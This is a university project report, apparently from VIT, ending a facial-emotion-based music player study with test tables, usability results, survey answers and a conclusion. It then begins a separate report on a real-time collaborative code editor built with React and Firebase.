104	volume of song is getting changed.	Decrease the volume	Volume gets decreased	Volume gets decreased	Pass
105	Song is getting forwarded	Forward the song	Song gets forwarded	Song gets forwarded	Pass
106	Details of song is visible	Keep the cursor in song icon	Song details gets displayed	Song details gets displayed	Pass

6.1.2 Testing emotion mode

Test ID	Function	Input	Expected result	Actual result	Pass/Fail

201	CMD displays "you seems to be happy" for happy face	Happy face	You seem to be happy	You seem to be happy	Pass
202	CMD displays "you seems to be sad" for sad face.	Sad face	You seem to be sad	You seem to be sad	Pass
203	CMD displays "you seems to be angry" for angry face.	Angry face	You seem to be angry	You seem to be angry	Pass
204	CMD displays "you seems to be neutral" for neutral face.	Neutral face	You seem to be neutral	You seem to be neutral	Pass

205	Happy emoji is displayed when CMD displays "you seems to be happy"	Happy face	Happy emoji displayed	Happy emoji displayed	Pass
206	Sad emoji is displayed when CMD displays "you seems to be sad"	Sad face	Sad emoji displayed	Sad emoji displayed	Pass
207	Angry emoji is displayed when CMD displays "you seems to be angry"	Angry face	Angry emoji displayed	Angry emoji displayed	Pass

208	Neutral emoji is displayed when CMD displays "you seems to be neutral"	Neutral face	Neutral emoji displayed	Neutral emoji displayed	Pass
209	Right song is played for happy mood in emotion mode.	Happy face	Happy song starts playing	Happy song starts playing	Pass
210	Right song is played for sad mood in emotion mode.	Sad face	Sad song starts playing	Sad song starts playing	Pass
211	Right song is played for angry mood in emotion mode.	Angry face	Angry song starts playing	Angry song starts playing	Pass

212	Right song is played for neutral mood in emotion mode.	Neutral face	Neutral song starts playing	Neutral song starts playing	Pass
213	Image is generated for emotion mode.	Any face	Image generated in image folder	Image generated in image folder	Pass

6.1.3 Queue mode

Test ID	Function	Input	Expected result	Actual result	Pass/Fail
301	Right song is queued for happy mood in queue mode	Happy face	Happy song starts playing	Happy song starts playing	Pass
302	Right song is queued for sad mood in queue mode	Sad face	Sad song starts playing	Sad song starts playing	Pass

303	Right song is queued for angry mood in queue mode	Angry face	Angry song starts playing	Angry song starts playing	Pass
304	Right song is queued for neutral mood in queue mode	Neutral face	Neutral song starts playing	Neutral song starts playing	Pass
305	Image is generated for queue mode	Any face	Image generated in image folder	Image generated in image folder	Pass

6.1.4 Random mode

Test ID	Function	Input	Expected result	Actual result	Pass/Fail
401	User is able to play random song	Click on play button	Song selected by user starts playing	Song selected by user starts playing	Pass

402	User is able to queue random song	Click on queue button	Song selected by user is queued	Song selected by user is queued	Pass
-----	-----------------------------------	-----------------------	---------------------------------	---------------------------------	------

6.1.5 Help

Test ID	Function	Input	Expected result	Actual result	Pass/Fail
501	Documentation is displayed when help is clicked	Click help button	Window explaining about every feature of the app appears	Window explaining about every feature of the app appears	Pass
502	User is able to send his feedback to the respective email ids	Click on send feedback	Feedback sent to the respective email id	Feedback sent to the respective email id	Pass

6.2 Usability testing

What happened during the usability test

The usability evaluation of the Facial Emotion Based Music Player was conducted by Team 14 in [city, state] on 1st June 2021.

During the usability evaluation, 4 participants, matching the user profile(s), were asked to spend one hour with the site. During this hour, participants:

- § Completed a user background questionnaire
- § Answered questions about initial site impressions
- § Performed real-world tasks on the site while thinking aloud
- § Answered questions about their overall satisfaction

Who we tested

Participants, having the following profile characteristics, evaluated Facial Emotion Based Music Player.

Team number 14

Audience Type

Profile	Details

User Profile 1: Rishiraj Singh
18BIS0095

User Profile 2: Rudra S Das
18BIS0127

User Profile 3: Punid Ramesh
Natesan
18BIS0089

User Profile 4: Kavish Mehta
18BIS0130

TOTAL (participants): 4

Age

<u>18-25</u>	4
_____	—
<u>26-39</u>	0
_____	—
<u>40-59</u>	0
_____	—
60-74	0
TOTAL (participants)	4

Gender

<u>Women</u>	0
Men	4
TOTAL (participants)	4

Where we tested

Following is a summary of the participants' computing environment:

URL of tested website:	
Computer platforms:	
Browser tested:	Google Chrome
Screen resolution:	1920x1080

Operating system:	Windows
Connection speed:	100 Mbps

The following tasks were identified from user data collection efforts and assistance from Team 14.

#	Task
1	Verify if a user is able to start and see the landing page of the software
2	Verify if a user is able to play the song by clicking on play button on the song icon
3	Verify if a user is able to queue the song by clicking on the queue button on the song icon

4	Verify if a user is able to play/pause a song by clicking on its respective button in the music player
5	Verify if a user is able to change the volume of a song
6	Verify if the song is getting forwarded
7	Verify if the details of the song is visible
8	Verify if the command prompt displays “you seem to be happy” for a happy face
9	Verify if the command prompt displays “you seem to be sad” for a sad face
10	Verify if the command prompt displays “you seem to be angry” for an angry face
11	Verify if the command prompt displays “you seem to be neutral” for a neutral face
12	Verify if a happy emoji is displayed for a happy face
13	Verify if a sad emoji is displayed for a sad face

14	Verify if an angry emoji is displayed for an angry face
15	Verify if a neutral emoji is displayed for a neutral face
16	Verify if the correct song is played for happy mood in emotion mode
17	Verify if the correct song is played for sad mood in emotion mode
18	Verify if the correct song is played for angry mood in emotion mode
19	Verify if the correct song is played for neutral mood in emotion mode
20	Verify if the image is being generated for emotion mode
21	Verify if the correct song is queued for happy mood in queue mode
22	Verify if the correct song is queued for sad mood in queue mode

23	Verify if the correct song is queued for angry mood in queue mode
24	Verify if the correct song is queued for neutral mood in queue mode
25	Verify if the image is being generated in queue mode
26	Verify if a user is able to play a random song
27	Verify if a user is able to queue random song
28	Verify if the documentation is displayed when help is clicked
29	Verify if the user is able to send his feedback to the respective email ids

Participant 1(18BIS0095, Rishiraj Singh) Observer (18BCE0194, Prabhakar Kumar)	Passed or failed	Time taken (secon ds)	Interface is good/bad/ ok

Verify if a user is able to start and see the landing page of the software	Pass	4	Good
Verify if a user is able to play the song by clicking on play button on the song icon	Pass	4	Ok
Verify if a user is able to queue the song by clicking on the queue button on the song icon	Pass	3	Good
Verify if a user is able to play/pause a song by clicking on its respective button in the music player	Pass	3	Good
Verify if a user is able to change the volume of a song	Pass	2	Good
Verify if the song is getting forwarded	Pass	1	Ok
Verify if the details of the song is visible	Pass	1	Good
Verify if the command prompt displays “you seem to be happy” for a happy face	Pass	1	Ok

Verify if the command prompt displays “you seem to be sad” for a sad face	Pass	1	Ok
Verify if the command prompt displays “you seem to be angry” for an angry face	Pass	1	Ok
Verify if the command prompt displays “you seem to be neutral” for a neutral face	Pass	1	Ok
Verify if a happy emoji is displayed for a happy face	Pass	2	Good
Verify if a sad emoji is displayed for a sad face	Pass	2	Good
Verify if an angry emoji is displayed for an angry face	Pass	2	Good
Verify if a neutral emoji is displayed for a neutral face	Pass	2	Good
Verify if the correct song is played for happy mood in emotion mode	Pass	3	Ok
Verify if the correct song is played for sad mood in emotion mode	Pass	3	Good

Verify if the correct song is played for angry mood in emotion mode	Pass	3	Good
Verify if the correct song is played for neutral mood in emotion mode	Pass	2	Good
Verify if the image is being generated for emotion mode	Pass	6	Good
Verify if the correct song is queued for happy mood in queue mode	Pass	3	Good
Verify if the correct song is queued for sad mood in queue mode	Pass	3	Good
Verify if the correct song is queued for angry mood in queue mode	Pass	3	Good
Verify if the correct song is queued for neutral mood in queue mode	Pass	3	Good
Verify if the image is being generated in queue mode	Pass	6	Good
Verify if a user is able to play a random song	Pass	2	Ok

Verify if a user is able to queue random song	Pass	4	Ok
Verify if the documentation is displayed when help is clicked	Pass	6	Bad
Verify if the user is able to send his feedback to the respective email ids	Pass	10	Good

Participant 2(18BIS0127, Rudra S Das) Observer (19BCE2080, Sidharth Bansal)	Passed or failed	Time taken	Interface is good/bad/ok
Verify if a user is able to start and see the landing page of the software	Pass	2	Good
Verify if a user is able to play the song by clicking on play button on the song icon	Pass	4	Good
Verify if a user is able to queue the song by clicking on the queue button on the song icon	Pass	3	Good

Verify if a user is able to play/pause a song by clicking on its respective button in the music player	Pass	3	Good
Verify if a user is able to change the volume of a song	Pass	2	Good
Verify if the song is getting forwarded	Pass	1	Ok
Verify if the details of the song is visible	Pass	1	Good
Verify if the command prompt displays “you seem to be happy” for a happy face	Pass	1	Ok
Verify if the command prompt displays “you seem to be sad” for a sad face	Pass	1	Ok
Verify if the command prompt displays “you seem to be angry” for an angry face	Pass	1	Ok
Verify if the command prompt displays “you seem to be neutral” for a neutral face	Pass	1	Ok
Verify if a happy emoji is displayed for a happy face	Pass	2	Good

Verify if a sad emoji is displayed for a sad face	Pass	2	Good
Verify if an angry emoji is displayed for an angry face	Pass	3	Good
Verify if a neutral emoji is displayed for a neutral face	Pass	2	Good
Verify if the correct song is played for happy mood in emotion mode	Pass	3	Good
Verify if the correct song is played for sad mood in emotion mode	Pass	3	Good
Verify if the correct song is played for angry mood in emotion mode	Pass	3	Good
Verify if the correct song is played for neutral mood in emotion mode	Pass	3	Good
Verify if the image is being generated for emotion mode	Pass	6	Good
Verify if the correct song is queued for happy mood in queue mode	Pass	3	Good

Verify if the correct song is queued for sad mood in queue mode	Pass	3	Good
Verify if the correct song is queued for angry mood in queue mode	Pass	2	Good
Verify if the correct song is queued for neutral mood in queue mode	Pass	3	Good
Verify if the image is being generated in queue mode	Pass	6	Good
Verify if a user is able to play a random song	Pass	2	Ok
Verify if a user is able to queue random song	Pass	4	Ok
Verify if the documentation is displayed when help is clicked	Pass	7	Bad
Verify if the user is able to send his feedback to the respective email ids	Pass	8	Good

Participant 3(18BIS0089, Punid Ramesh Natesan) Observer (19BCE2411, Saumitra Pathak)	Passed or failed	Time taken	Interface is good/bad/ok
Verify if a user is able to start and see the landing page of the software	Pass	4	Ok
Verify if a user is able to play the song by clicking on play button on the song icon	Pass	4	Ok
Verify if a user is able to queue the song by clicking on the queue button on the song icon	Pass	3	Good
Verify if a user is able to play/pause a song by clicking on its respective button in the music player	Pass	3	Ok
Verify if a user is able to change the volume of a song	Pass	2	Good
Verify if the song is getting forwarded	Pass	1	Ok
Verify if the details of the song is visible	Pass	1	Good

Verify if the command prompt displays “you seem to be happy” for a happy face	Pass	1	Ok
Verify if the command prompt displays “you seem to be sad” for a sad face	Pass	1	Ok
Verify if the command prompt displays “you seem to be angry” for an angry face	Pass	1	Ok
Verify if the command prompt displays “you seem to be neutral” for a neutral face	Pass	2	Ok
Verify if a happy emoji is displayed for a happy face	Pass	2	Good
Verify if a sad emoji is displayed for a sad face	Pass	2	Good
Verify if an angry emoji is displayed for an angry face	Pass	2	Good
Verify if a neutral emoji is displayed for a neutral face	Pass	2	Good
Verify if the correct song is played for happy mood in emotion mode	Pass	3	Ok

Verify if the correct song is played for sad mood in emotion mode	Pass	4	Good
Verify if the correct song is played for angry mood in emotion mode	Pass	3	Good
Verify if the correct song is played for neutral mood in emotion mode	Pass	3	Good
Verify if the image is being generated for emotion mode	Pass	4	Good
Verify if the correct song is queued for happy mood in queue mode	Pass	2	Good
Verify if the correct song is queued for sad mood in queue mode	Pass	3	Good
Verify if the correct song is queued for angry mood in queue mode	Pass	3	Good
Verify if the correct song is queued for neutral mood in queue mode	Pass	3	Good

Verify if the image is being generated in queue mode	Pass	4	Good
Verify if a user is able to play a random song	Pass	2	Ok
Verify if a user is able to queue random song	Pass	4	Ok
Verify if the documentation is displayed when help is clicked	Pass	6	Bad
Verify if the user is able to send his feedback to the respective email ids	Pass	10	Good

Participant 4(18BIS0130, Kavish Mehta) Observer (18BCE0516, Nidhi Verma)	Passed or failed	Time taken	Interface is good/bad/ok
Verify if a user is able to start and see the landing page of the software	Pass	3	Good
Verify if a user is able to play the song by clicking on play button on the song icon	Pass	3	Ok

Verify if a user is able to queue the song by clicking on the queue button on the song icon	Pass	3	Good
Verify if a user is able to play/pause a song by clicking on its respective button in the music player	Pass	3	Good
Verify if a user is able to change the volume of a song	Pass	2	Good
Verify if the song is getting forwarded	Pass	1	Ok
Verify if the details of the song is visible	Pass	1	Good
Verify if the command prompt displays “you seem to be happy” for a happy face	Pass	1	Ok
Verify if the command prompt displays “you seem to be sad” for a sad face	Pass	1	Ok
Verify if the command prompt displays “you seem to be angry” for an angry face	Pass	1	Ok

Verify if the command prompt displays “you seem to be neutral” for a neutral face	Pass	1	Ok
Verify if a happy emoji is displayed for a happy face	Pass	2	Good
Verify if a sad emoji is displayed for a sad face	Pass	2	Good
Verify if an angry emoji is displayed for an angry face	Pass	2	Good
Verify if a neutral emoji is displayed for a neutral face	Pass	3	Good
Verify if the correct song is played for happy mood in emotion mode	Pass	3	Ok
Verify if the correct song is played for sad mood in emotion mode	Pass	3	Good
Verify if the correct song is played for angry mood in emotion mode	Pass	3	Good
Verify if the correct song is played for neutral mood in emotion mode	Pass	3	Good

Verify if the image is being generated for emotion mode	Pass	5	Good
Verify if the correct song is queued for happy mood in queue mode	Pass	3	Good
Verify if the correct song is queued for sad mood in queue mode	Pass	3	Good
Verify if the correct song is queued for angry mood in queue mode	Pass	3	Good
Verify if the correct song is queued for neutral mood in queue mode	Pass	3	Good
Verify if the image is being generated in queue mode	Pass	5	Good
Verify if a user is able to play a random song	Pass	3	Ok
Verify if a user is able to queue random song	Pass	5	Ok
Verify if the documentation is displayed when help is clicked	Pass	7	Bad

Verify if the user is able to send his feedback to the respective email ids	Pass	3	Good
---	------	---	------

Exit Questions/User Impressions

At the end of each session, we asked participants [nine] questions:

- § What is your overall impression of the site?
- § What is your impression of the search capability?
- § Do you feel this site is current? Why?
- § What did you like best about the site?
- § What did you like least about the site?
- § If you were the website developer, what would be the first thing you would do to improve the website?
- § Is there anything that you feel is missing on this site?
(Probe: content or site features/functions)
- § If you were to describe this site to a colleague in a sentence or two, what would you say?
- § Do you have any other final comments or questions?

In the end, the participants were very convinced with the website and they really appreciated the idea and the implementation. They also found the UI to be relevant with the topic and did not have many complaints.

Participant 1	Question What part of the website you used the least and why?	Answer Queue mode, since I prefer variety in songs and randomization is what I feel suits my way of listening
Participant 2	Question Do you like the interface? Is it easy to use?	Answer Interface was simple and easy to use, almost all details were on the screen.
Participant 3	Question If you were the website developer, what would be the first thing you would do to improve the website?	Answer. I would change the background image and a more simple font

Participant 4	Question	Answer
	What do you think about how the information and features are laid out?	the features were easy to access

Test Case	Average Time Taken (seconds)
Verify if a user is able to start and see the landing page of the software	3.25
Verify if a user is able to play the song by clicking on play button on the song icon	3.75
Verify if a user is able to queue the song by clicking on the queue button on the song icon	3
Verify if a user is able to play/pause a song by clicking on its respective button in the music player	3
Verify if a user is able to change the volume of a song	2
Verify if the song is getting forwarded	1

Verify if the details of the song is visible	1
Verify if the command prompt displays “you seem to be happy” for a happy face	1
Verify if the command prompt displays “you seem to be sad” for a sad face	1
Verify if the command prompt displays “you seem to be angry” for an angry face	1
Verify if the command prompt displays “you seem to be neutral” for a neutral face	1.25
Verify if a happy emoji is displayed for a happy face	2
Verify if a sad emoji is displayed for a sad face	2
Verify if an angry emoji is displayed for an angry face	2.25
Verify if a neutral emoji is displayed for a neutral face	2.25
Verify if the correct song is played for happy mood in emotion mode	3
Verify if the correct song is played for sad mood in emotion mode	3.25


Verify if the correct song is played for angry mood in emotion mode	3
Verify if the correct song is played for neutral mood in emotion mode	2.75
Verify if the image is being generated for emotion mode	5.25
Verify if the correct song is queued for happy mood in queue mode	2.75
Verify if the correct song is queued for sad mood in queue mode	3
Verify if the correct song is queued for angry mood in queue mode	2.75
Verify if the correct song is queued for neutral mood in queue mode	3
Verify if the image is being generated in queue mode	5.25
Verify if a user is able to play a random song	2.25
Verify if a user is able to queue random song	4.25
Verify if the documentation is displayed when help is clicked	6.5

Verify if the user is able to send his feedback to the respective email ids

9.25


Age

4 responses



Gender

4 responses



6.2.1 Test Case 1

play button of song icon is playing the selected song
4 responses



6.2.2 Test Case 2

queue button of song icon is queuing the selected song
4 responses



6.2.3 Test Case 3

play/pause button of music player is working
4 responses



6.2.4 Test Case 4

volume of song is getting changed.

4 responses



6.2.5 Test Case 5

Song is getting forwarded

4 responses



6.2.6 Test Case 6

Details of song is visible

4 responses



6.2.7 Test Case 7

CMD displays "you seems to be happy" for happy face
4 responses



6.2.8 Test Case 8

CMD displays "you seems to be sad" for sad face.
4 responses



6.2.9 Test Case 9

Happy emoji is displayed when CMD displays "you seems to be happy"
4 responses



6.2.10 Test Case 10

Neutral emoji is displayed when CMD displays "you seems to be neutral"
4 responses



6.2.11 Test Case 11

Right song is played for happy mood in emotion mode.
4 responses



6.2.12 Test Case 12

Image is generated for emotion mode.
4 responses



6.2.13 Test Case 13

User is able to play random song
4 responses



6.2.14 Test Case 14

User is able to queue random song
4 responses



6.2.15 Test Case 15

User is able to send his feedback to the respective email ids
4 responses



6.2.16 Test Case 16

Documentation is displayed when help is clicked

4 responses



6.2.17 Test Cases 17-23

- **What part of the website you used the least and why?** 4 responses

Emotion mode

the emotion mode is good

Queue mode, since I prefer variety in songs and randomization is what I feel suits my way of listening

Random mode

- **Do you like the interface? Is it easy to use?** 4 responses

Not that much. The UI lags a bit

the queue, random and emotion modes can have more clear distinction

Interface was simple and easy to use, almost all details were on the screen

Yes, it works fine.

- **If you were the website developer, what would be the first thing you would do to improve the website?** 4 responses

The design could be improved

I would change the background image and a more simple font

Use a better colour scheme for the buttons and enlarge the selection buttons

The modes could be highlighted a bit more

- Is there anything that you feel is missing on this site? (Probe: content or site features/functions) 4 responses

NA

a shuffle button to play any song

I feel there could have been a web search option to Add songs to the website

- Was the website able to detect emotion of your face? 4 responses

Yes

yes

- What do you think about how the information and features are laid out? 4 responses

Good

the features were easy to access

Features were laid out at proper places on the website

- Do you have any other final comments or questions? 4 responses

NA

the ui could've been made better but the function

It was a very engaging and innovative website project with simple to use interface.

Comparative analysis with other existing technology -

In existing technology, There are several models available in which they have used CNN, but here we have used Fisher Face classifier. CNN is an algorithm that is generalized and can be used for object classification and detection and In order to train the algorithm for face recognition we have to manually specify the hyperparameters like activation function, number of epochs, loss ratio, dropout ratio and assess overfitting and underfitting at every point. whether Fisher face classifiers are specifically structured for detecting faces and recognizing them. Some of the currently available models have used the PCA algorithm and Euclidean Distance classifier but these algorithms are not more accurate than fisher face classifiers. Most of the currently available models are those that only detect facial emotions but don't play music according to emotion. Here we have added this feature with a user friendly interface. We have added different modes in the UI and users can select manually in which mode the user wants to run this player.

Sr.No.	Convolutional neural network	Fisher Face classifier
1	CNN is an algorithm that is generalized and can be used for object classification and detection	Fisher face classifier is specially structured for detecting faces and recognising them
2	In order to train the algorithm for face recognition we have to manually specify the hyperparameters like	There is no need to manually specify the hyperparameters and the accuracy achieved is about 90%


7.Implementation and Results

We have given the user to choose among three modes Emotion, Random , Queue. In random mode the songs will be played randomly.


- Queue mode(songs have been queued up)
- In Random mode the user can select the songs in a queue and can play accordingly
- Emotion mode: In this mode songs will be played according to the emotion of the person's mood.




Neutral emotion mode in emotion mode:



Sad emotion in emotion mode:



Angry emotion in Emotion mode:



Happy Emotion in emotion mode:



8.Conclusion and Future scope -

Facial expression recognition is a challenging problem in the field of image analysis and computer vision that has received a great deal of attention over the last few years because of its many applications in various domains. We made a music player containing three modes Emotional, Random, Queue. The center of attraction “Emotion mode” which will play music according to the mood of the user. We made an user centric system and tried to make it easier for the user to operate the system. We developed an User Interface using front end so that this can be operated in any system. The field of research in expression recognition is an area which can

be further explored and improved. The training is done by fisher face classifier and despite the small size of dataset an accuracy of 91% is achieved. We will expand the emotions with greater datasets for future work. These emotions can be recognized with greater accuracy when a dataset with more number of images is used. This would also help us in expanding the size of our songs database and better matching of songs depending on the user.

This project can be further enhanced by bringing in more emotions like disgust, fear, dissatisfaction , confusion etc. which can be done by increasing the dataset. Authorization of every registered human can be made stronger by training over a larger dataset so that there is no chance of wrong analysis. With every emotion analysed in various situations for a particular person , a hypothesis of his mental health can be produced to further use this in medical diagnosis and psychological experiments. It can also be used to be made specialized for each and every user based on their likes and dislikes of the songs

9. References -

- 1) 2017 Smart music player integrating facial emotion and music mood recommendation <https://ieeexplore.ieee.org/document/8299738>
- 2) 2017 An Intelligent Music Player Based on Emotion Recognition <https://ieeexplore.ieee.org/document/8447743>
- 3) 2011 UKSim 5th European Symposium on Computer Modeling and Simulation <https://ieeexplore.ieee.org/document/6131215>
- 4) 2019 Facial Expression Based Music Player <https://ieeexplore.ieee.org/document/7732105>
- 5) S. Deepika, K. A. Indira and Jesline, "A Machine Learning Based Music Player by Detecting Emotions," 2019 Fifth International Conference on Science Technology Engineering and Mathematics (ICONSTEM), Chennai, India, 2019, pp. 196-200, doi: 10.1109/ICONSTEM.2019.8918890.
- 6) A. Arora, A. Kaul and V. Mittal, "Mood Based Music Player," 2019 International Conference on Signal Processing and Communication (ICSC), NOIDA, India, 2019, pp. 333-337, doi: 10.1109/ICSC45622.2019.8938384.



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

Real Time Coding

Done by

19BCE2080-Sidharth Bansal
19BCE2013-Manav Parikh

Submitted to
Prof.N.Nalini

VIT
VELLORE

Table of Contents

S no.	Topic	Page Number
1.	Abstract	3
2.	Introduction	4
3.	Architecture Diagram	9
4.	Database Design	10
5.	Module Description	13
6.	Sample Code	17
7.	Screenshots	44
8.	Conclusion	50

Abstract:

The aim of our project is to make a real time coding environment where multiple users can join at a single time and have the ability to code in different languages. Interviewers can have one on one interview in which the interviewer can add a coding question on the website and also video call the interviewee.

Due to covid-19 in recent times many projects are going on online for all the IT industries and colleges. There are many problems that people face when working in online mode like tracking the progress of the project. Through this project we tried to rectify the problem by displaying the code changes in real time.

In this project we implemented an online real time code editor using React JS and Firebase. Multiple users can work on a single program in real time. It also provides features to compile the program and real time chat. It supports many different languages. For our implementation we have chosen 3 programming languages. For implementing the compiler, we used jDoodle's external compiler API. While working the different users can chat using our message feature.

We have also included an interview feature. In this, the interviewer can start an interview and assign a data structures question for the interviewee. Then the interviewer can send an invite link to the interviewee to join. This feature allows the interviewee to assess the way the candidate is solving the question and as well make sure the candidate is not using unfair means.

Introduction:

Real Time coding solves the problem most people face when they have to use a coding platform. As they have to download a particular software and then install which takes a lot of time when they have a short deadline. Real Time Coding is the ultimate solution which values the time of a programmer or a student without bothering about the storage for downloading the software. In real time coding, also provides the accessibility to code with people at other devices i.e coding by multiple users in the same editor. The user in the same room can even interact with each other using the message feature.

Our website allows friends to communicate with each other as well as work on a difficult problem by coding together. For this the two friends should have to be in the same virtual room which can be created by the click of a button. This saves a lot of time than creating a meeting, asking the friend to join and then telling your friend to screen share and pointing out the changes to be done in code also becomes difficult. This all is solved on our website.

Furthermore, we have included an interview room. During these tough times, a lot of companies have had to conduct their interviews online, this makes it very difficult to assess their data structures and coding skills. Our website allows the interviewer to directly see what is going on in the mind of the interviewee at the time of solving the problem.

Technologies:

React JS: React.js is an open-source JavaScript library that is used for building user interfaces specifically for single-page applications. It's used for handling the view layer for web and mobile apps. React also allows us to create reusable UI components.

React allows developers to create large web applications that can change data, without reloading the page. The main purpose of React is to be fast, scalable, and simple. It works only on user interfaces in the application. This corresponds to the view in the MVC template. It can be used with a combination of other JavaScript libraries or frameworks, such as Angular JS in MVC.

React Route: React Router is a standard library for routing in React. It enables the navigation among views of various components in a React Application, allows changing the browser URL, and keeps the UI in sync with the URL.

Context API: The React Context API is a way for a React app to effectively produce global variables that can be passed around. This is the alternative to "prop drilling" or moving props from grandparent to child to parent, and so on. Context is also touted as an easier, lighter approach to state management using Redux.

Axios Library: Axios is a Javascript library used to make HTTP requests from nodes.js or XMLHttpRequests from the browser and it supports the Promise API that is native to JS ES6. It can be used to intercept HTTP requests and responses and enables client-side protection against XSRF. It also has the ability to cancel requests.

Firebase: Google Firebase is a Google-backed application development software that enables developers to develop iOS, Android and Web apps. Firebase provides tools for tracking analytics, reporting and fixing app crashes, creating marketing and product experiments.

Firebase offers a number of services, including:

Authentication – Firebase Authentication makes it easy for developers to build secure authentication systems and enhances the sign-in and onboarding experience for users. This feature offers a complete identity solution, supporting email and password accounts, phone auth, as well as Google, Facebook, GitHub, Twitter login and more.

Cloud messaging – Firebase Cloud Messaging (FCM) is a cross-platform messaging tool that lets companies reliably receive and deliver messages on iOS, Android and the web at no cost.

Realtime database – the Firebase Realtime Database is a cloud-hosted NoSQL database that enables data to be stored and synced between users in real time. The data is synced across all clients in real time and is still available when an app goes offline.

Performance – Firebase Performance Monitoring service gives developers insight into the performance characteristics of their iOS and Android apps to help them determine where and when the performance of their apps can be improved.

Test lab – Firebase Test Lab is a cloud-based app-testing infrastructure. With one operation, developers can test their iOS or Android apps across a variety of devices and device configurations. They can see the results, including videos, screenshots and logs, in the Firebase console.

jDoodle Compiler API

For compilation of code, we are using the jDoodle compiler API. It supports Java, C/C++, PHP, Perl, Python, Ruby and many more languages. The information about language and version is provided in their documentation.

It is a JSON based Rest API. For using this external API we subscribed to jDoodle compiler API for free subscription it provides 200 calls per day.

